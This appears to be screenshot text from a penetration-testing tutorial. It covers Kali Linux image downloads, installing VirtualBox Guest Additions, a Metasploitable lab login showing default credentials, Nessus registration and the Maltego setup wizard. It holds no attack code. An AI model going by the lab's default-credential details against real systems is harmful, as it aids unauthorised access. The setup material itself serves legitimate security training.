
Create

Cancel









Download Kali Linux VMware, VirtualBox and ARM images


Are you looking for **Kali Linux VMware**, **VirtualBox** or **ARM** images? The good folks at Offensive Security (who are also the funders, founders, and developers of Kali Linux) have generated alternate flavours of Kali using the same build infrastructure as the official Kali releases. **VMWare**, **VirtualBox** and **ARM architecture** Kali images produced by Offensive Security can be found on the [Official Offensive Security Kali Linux Virtual Images](#) and [Offensive Security Kali Linux ARM Images](#) pages respectively.



[KALI VIRTUAL IMAGES](#)[KALI ARM IMAGES](#)[KALI ARM BUILD SCRIPTS](#)



Prebuilt Kali Linux VMware Images






Image Name	Torrent	Size	Version	SHA1Sum
Kali Linux 64 bit VM	Torrent	2.6G	2.0	f48bab05669c7a1db93ef0e4f72df736ff2c2c91
Kali Linux 32 bit VM PAE	Torrent	2.6G	2.0	60dd1cbbc25019aec43d8807a6070931651887be
Kali Linux 32 bit	N/A	3.0G	1.1.0c	245477d1cfd5ff82254432ffe62af6e923adcfdc











```
root@kali:~# cd /media/cdrom0
root@kali:/media/cdrom0# ls
32Bit      I      cert      VBoxSolarisAdditions.pkg
64Bit      OS2     VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh VBoxWindowsAdditions.exe
autorun.sh  VBoxLinuxAdditions.run VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0#
```

```
root@kali:/media/cdrom0# ls
32Bit      cert      VBoxSolarisAdditions.pkg
64Bit      OS2       VBoxWindowsAdditions-amd64.exe
AUTORUN.INF runasroot.sh VBoxWindowsAdditions.exe
autorun.sh  VBoxLinuxAdditions.run VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0# sh ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.12 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox DKMS kernel modules ...done.
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.17 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
root@kali:/media/cdrom0#
```







Wi-Fi Networks

Select a network



Harley-2.4



HR-HOME



xfinitywifi



SECALT



Baird-2.4



Brenner




HOME-0842



Cancel

Connect



Warning: Never expose this VM to an untrusted network!

Contact: [msfdev\[at\]metasploit.com](mailto:msfdev[at]metasploit.com)

Login with `msfadmin/msfadmin` to get started

metasploitable login: `msfadmin`

Password:

Last login: Sat Jun 30 23:52:28 EDT 2012 on `tty1`

Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in `/usr/share/doc/*/copyright`.

Ubuntu comes with **ABSOLUTELY NO WARRANTY**, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:

<http://help.ubuntu.com/>

No mail.

msfadmin@metasploitable:~\$ _

Product Registration



As information about new vulnerabilities is discovered and released into the public domain, Tenable's research staff releases plugins that enable Nessus to detect their presence. These plugins contain vulnerability information, algorithms to test for the presence of the issue, and a set of remediation actions. [Registering this scanner](#) will grant you access to download these plugins.

Registration

Nessus (Home, Professional or Manager) ▼

Activation Code

|

Continue

Back


[Custom Settings](#)



Downloading, please wait...



Chapter 4: Information Gathering



Maltego_CHLORINE

1. Welcome

2. Login

3. Login result

4. Select Transform Seeds

5. Install Transforms

Welcome to Maltego!

Startup wizard - Login (1 of 2)

Enter your details below to log in to the Maltego Community Server

Or if you have not done so yet, [register here](#)

Login

* Email Address

Password

Roeloe

Washere

* Solve captcha

< Back

Next >

Finish

Cancel

Help

Paterva / Maltego - Iceweasel

Paterva / Maltego

https://www.paterva.com/web6/community/maltego/

Search

Most Visited

Offensive Security

Kali Linux

Kali Docs

Kali Tools

Exploit-DB

Aircrack-ng

9

A NEW TRAIN OF THOUGHT

PATERVA

Download Clients

Grab the latest version of Maltego and CaseFile

Documentation

Find all the documentation here

Get a Quotation

Get an official quote for Maltego / CaseFile / Servers

Buy Now

Purchase your Maltego or CaseFile G licenses now

Paterva » Main Page » Community » Registration

Registration

Community Edition

Register

Activate

Reset Password

Resend Activation

Welcome to the Maltego version 3 community edition page, here you will be able to register an account that you can use with the NEW community edition!

Register

Register an account today for free!

https://www.paterva.com/web6/sales/quote.php

Maltego Chlorine

1. Welcome

2. Login

3. Login result

4. Select Transform Seeds

5. Install Transforms

Welcome to Maltego!

Startup wizard - Login result (2 of 2)

Hello Gerard, welcome to Maltego Community Edition!

Personal details

First name

Surname

Email address

Your API key is valid until March 26, 2016 at 12:00:00 AM PDT

< Back

Next >

Finish

Cancel

Help

Maltego_CHLORINE



Welcome to Maltego!

Startup wizard - Select Transform Seeds (1 of 2)

Steps

1. Welcome

2. Login

3. Login result

